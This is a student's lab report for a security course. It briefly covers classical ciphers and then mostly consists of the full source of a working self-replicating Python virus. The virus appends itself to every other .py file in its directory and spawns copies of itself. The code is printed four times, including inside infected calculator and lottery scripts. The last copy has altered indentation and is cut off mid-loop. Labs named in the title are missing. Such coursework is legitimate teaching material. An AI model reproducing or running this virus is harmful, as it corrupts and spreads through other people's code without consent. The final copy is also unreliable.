Final Lab Submission

Labs II, IV, V, VI & VIII


by

Enrique Juan Gamboa


D23125488

Lab II


For the second lab we were tasked to use the Caesar, Monoalphabetic, Vigenère and transposition cyphers.




How to Caesar encipher a text, this case “Hello World!” with a key of 3.




How to Caesar decipher “RUURJVBCANNC” returning “WILLIAMSTREET” by brute force.




Letter frequency analysis of lab2_text.txt



Bigram frequency analysis of lab2_text.txt. By comparing it with the most common bigrams in the English language and applying my findings in the webpage dcode.fr, I got the phrase: "*It had been thought by many officers that the last act of the conflict might be as deadly as the first act, that the enemy would not admit defeat without a desperate struggle, that there was no attachment of weapons to service that was more devoted or more effective than the tenacity and courage displayed by the ammunition trainmen throughout the engagement.*"



How to Vigenère cipher “centralqueensland” using the keys “cat”, “dog”, “a”, “giraffe”



How to decrypt, using Columnar Transposition, “IEEEIGTITGHDBONINSSRI” with the keyword “doctor”.

Lab IV

Sadly, for this lab I wasn't able to screenshot any image. Fortunately I do have all code I made in that lab, so I will be explaining it's functionality through images of my code that I was able to make using codeimg.io.

virus.py

```python
### VIRUS BEGIN ###

import sys
import os
import glob
import re

startLine = "### VIRUS-BEGIN ###"
endLine = "### VIRUS-END ###"

def find_python_files(directory="."):
    pattern = os.path.join(directory, "*.py")
    python_files = glob.glob(pattern)
    return python_files

def modify_files(target_file_path=".", code="# No code to insert!"):
    # Open the target file in read mode to get existing content
    with open(target_file_path, "r") as target_file:
        ogCode = list()
        for line in target_file:
            ogCode.append(line)
            if startLine.replace("-", " ") in line:
                return "File in path", target_file_path, "already infected."
        for code_line in code:
            ogCode.append(code_line)

    # Open the target file in write mode and write both existing and new code
    with open(target_file_path, "w") as target_file:
        target_file.writelines(ogCode)
        return "File in path", target_file_path, "infected!"

def generate_unique_filename(base_filename, extension, index=1):
    new_filename = f"{base_filename}_{index}{extension}"
    while os.path.exists(new_filename):
        index += 1
        new_filename = f"{base_filename}_{index}{extension}"
    return new_filename

def copy_self_code(input_file, output_file):
    copy_lines = []

    with open(input_file, 'r') as file:
        inside_copy_block = False

        for line in file:
            if startLine.replace("-", " ") in line:
                inside_copy_block = True
                copy_lines.append(line)
            elif endLine.replace("-", " ")  in line:
                inside_copy_block = False
                copy_lines.append(line)
            elif inside_copy_block:
                copy_lines.append(line)

    unique_output_file = generate_unique_filename(output_file, '.py')

    with open(unique_output_file, 'w') as output:
        output.writelines(copy_lines)
    return copy_lines

if __name__ == "__main__":
    current_directory = os.path.dirname(os.path.abspath(__file__))
    python_files = find_python_files(current_directory)

    print("Python files in the same directory:", python_files)

    current_file = os.path.abspath(__file__)
    new_file = "replicated_virus"
    virusCode = copy_self_code(current_file, new_file)
    for fil in python_files:
        print(modify_files(fil, virusCode))

### VIRUS END ###
```

As shown in the image above, this virus finds uninfected code files in the directory and, if it finds any, it will infect with the virus by modifying them. The virus in question replicates itself various times, creating more files that will do the same when run. Here are some examples of infected code:

calc.py

```python
#!/usr/bin/env python

def add(x, y):
    return x + y

def subtract(x, y):
    return x - y

def multiply(x, y):
    return x * y

def divide(x, y):
    if y != 0:
        return x / y
    else:
        return "Cannot divide by zero"

print("Simple Calculator Menu:")
print("1. Addition")
print("2. Subtraction")
print("3. Multiplication")
print("4. Division")

choice = input("Enter your choice (1/2/3/4): ")

if choice in ('1', '2', '3', '4'):
    num1 = float(input("Enter first number: "))
    num2 = float(input("Enter second number: "))

    if choice == '1':
        result = add(num1, num2)
        print(f"{num1} + {num2} = {result}")
    elif choice == '2':
        result = subtract(num1, num2)
        print(f"{num1} - {num2} = {result}")
    elif choice == '3':
        result = multiply(num1, num2)
        print(f"{num1} * {num2} = {result}")
    elif choice == '4':
        result = divide(num1, num2)
        print(f"{num1} / {num2} = {result}")
else:
    print("Invalid choice. Please enter a valid option (1/2/3/4).")
### VIRUS BEGIN ###

import sys
import os
import glob
import re

startLine = "### VIRUS-BEGIN ###"
endLine = "### VIRUS-END ###"

def find_python_files(directory="."):
    pattern = os.path.join(directory, "*.py")
    python_files = glob.glob(pattern)
    return python_files

def modify_files(target_file_path=".", code="# No code to insert!"):
    # Open the target file in read mode to get existing content
    with open(target_file_path, "r") as target_file:
        ogCode = list()
        for line in target_file:
            ogCode.append(line)
            if startLine.replace("-", " ") in line:
                return "File in path", target_file_path, "already infected."
        for code_line in code:
            ogCode.append(code_line)

    # Open the target file in write mode and write both existing and new code
    with open(target_file_path, "w") as target_file:
        target_file.writelines(ogCode)
        return "File in path", target_file_path, "infected!"

def generate_unique_filename(base_filename, extension, index=1):
    new_filename = f"{base_filename}_{index}{extension}"
    while os.path.exists(new_filename):
        index += 1
        new_filename = f"{base_filename}_{index}{extension}"
    return new_filename

def copy_self_code(input_file, output_file):
    copy_lines = []

    with open(input_file, 'r') as file:
        inside_copy_block = False

        for line in file:
            if startLine.replace("-", " ") in line:
                inside_copy_block = True
                copy_lines.append(line)
            elif endLine.replace("-", " ")  in line:
                inside_copy_block = False
                copy_lines.append(line)
            elif inside_copy_block:
                copy_lines.append(line)

    unique_output_file = generate_unique_filename(output_file, '.py')

    with open(unique_output_file, 'w') as output:
        output.writelines(copy_lines)
    return copy_lines

if __name__ == "__main__":
    current_directory = os.path.dirname(os.path.abspath(__file__))
    python_files = find_python_files(current_directory)

    print("Python files in the same directory:", python_files)

    current_file = os.path.abspath(__file__)
    new_file = "replicated_virus"
    virusCode = copy_self_code(current_file, new_file)
    for fil in python_files:
        print(modify_files(fil, virusCode))

### VIRUS END ###
```

cycle.py

```python
#!/usr/bin/env python
import random

def get_user_numbers():
    print("Enter your lottery numbers (choose 6 numbers between 1 and 49):")
    user_numbers = set()

    while len(user_numbers) < 6:
        try:
            number = int(input(f"Enter number {len(user_numbers) + 1}: "))
            if 1 <= number <= 49:
                user_numbers.add(number)
            else:
                print("Please enter a number between 1 and 49.")
        except ValueError:
            print("Invalid input. Please enter a valid number.")

    return user_numbers

def generate_winning_numbers():
    return set(random.sample(range(1, 50), 6))

def check_results(user_numbers, winning_numbers):
    matched_numbers = user_numbers.intersection(winning_numbers)
    return matched_numbers

def display_results(matched_numbers, winning_numbers):
    print("\nWinning Numbers:", winning_numbers)

    if not matched_numbers:
        print("Sorry, no matches. Better luck next time!")
    else:
        print(f"Congratulations! You matched {len(matched_numbers)} number(s):
{matched_numbers}")

if __name__ == "__main__":
    print("Welcome to the Simple Lottery Game!")

    user_numbers = get_user_numbers()
    winning_numbers = generate_winning_numbers()
    matched_numbers = check_results(user_numbers, winning_numbers)

    display_results(matched_numbers, winning_numbers)
### VIRUS BEGIN ###

import sys
import os
import glob
import re

startLine = "### VIRUS-BEGIN ###"
endLine = "### VIRUS-END ###"

def find_python_files(directory="."):
    pattern = os.path.join(directory, "*.py")
    python_files = glob.glob(pattern)
    return python_files

def modify_files(target_file_path=".", code="# No code to insert!"):
    # Open the target file in read mode to get existing content
    with open(target_file_path, "r") as target_file:
        ogCode = list()
        for line in target_file:
            ogCode.append(line)
            if startLine.replace("-", " ") in line:
                return "File in path", target_file_path, "already infected."
        for code_line in code:
            ogCode.append(code_line)

    # Open the target file in write mode and write both existing and new code
    with open(target_file_path, "w") as target_file:
        target_file.writelines(ogCode)
        return "File in path", target_file_path, "infected!"

def generate_unique_filename(base_filename, extension, index=1):
    new_filename = f"{base_filename}_{index}{extension}"
    while os.path.exists(new_filename):
        index += 1
        new_filename = f"{base_filename}_{index}{extension}"
    return new_filename

def copy_self_code(input_file, output_file):
    copy_lines = []

    with open(input_file, 'r') as file:
        inside_copy_block = False

        for line in file:
            if startLine.replace("-", " ") in line:
                inside_copy_block = True
                copy_lines.append(line)
            elif endLine.replace("-", " ")  in line:
                inside_copy_block = False
                copy_lines.append(line)
            elif inside_copy_block:
                copy_lines.append(line)

    unique_output_file = generate_unique_filename(output_file, '.py')

    with open(unique_output_file, 'w') as output:
        output.writelines(copy_lines)
    return copy_lines

if __name__ == "__main__":
    current_directory = os.path.dirname(os.path.abspath(__file__))
    python_files = find_python_files(current_directory)

    print("Python files in the same directory:", python_files)

    current_file = os.path.abspath(__file__)
    new_file = "replicated_virus"
    virusCode = copy_self_code(current_file, new_file)
    for fil in python_files:
        print(modify_files(fil, virusCode))

### VIRUS END ###
```


As shown, the virus is appended at the end of the file. When run, the code will behave normally until it’s normal code ends. After this, the virus will run and infect uninfected files in the directory. Finally, it will replicate itself by generating the following file. If a file with the same name exists, it will append a number to the name as to not create any conflict.


replicated_virus.py

```python
### VIRUS BEGIN ###

import sys
import os
import glob
import re

startLine = "### VIRUS-BEGIN ###"
endLine = "### VIRUS-END ###"

def find_python_files(directory="."):
    pattern = os.path.join(directory, "*.py")
    python_files = glob.glob(pattern)
    return python_files

def modify_files(target_file_path=".", code="# No code to insert!"):
    # Open the target file in read mode to get existing content
    with open(target_file_path, "r") as target_file:
        ogCode = list()
        for line in target_file:
            ogCode.append(line)
            if startLine.replace("-", " ") in line:
                return "File in path", target_file_path, "already infected."
            for code_line in code:
                ogCode.append(code_line)

    # Open the target file in write mode and write both existing and new code
    with open(target_file_path, "w") as target_file:
        target_file.writelines(ogCode)
        return "File in path", target_file_path, "infected!"

def generate_unique_filename(base_filename, extension, index=1):
    new_filename = f"{base_filename}_{index}{extension}"
    while os.path.exists(new_filename):
        index += 1
        new_filename = f"{base_filename}_{index}{extension}"
    return new_filename

def copy_self_code(input_file, output_file):
    copy_lines = []

    with open(input_file, 'r') as file:
        inside_copy_block = False

        for line in file:
            if startLine.replace("-", " ") in line:
                inside_copy_block = True
                copy_lines.append(line)
            elif endLine.replace("-", " ")  in line:
                inside_copy_block = False
                copy_lines.append(line)
            elif inside_copy_block:
                copy_lines.append(line)

    unique_output_file = generate_unique_filename(output_file, '.py')

    with open(unique_output_file, 'w') as output:
        output.writelines(copy_lines)
    return copy_lines

if __name__ == "__main__":
    current_directory = os.path.dirname(os.path.abspath(__file__))
    python_files = find_python_files(current_directory)

    print("Python files in the same directory:", python_files)

    current_file = os.path.abspath(__file__)
    new_file = "replicated_virus"
    virusCode = copy_self_code(current_file, new_file)
    for fil in python_files:
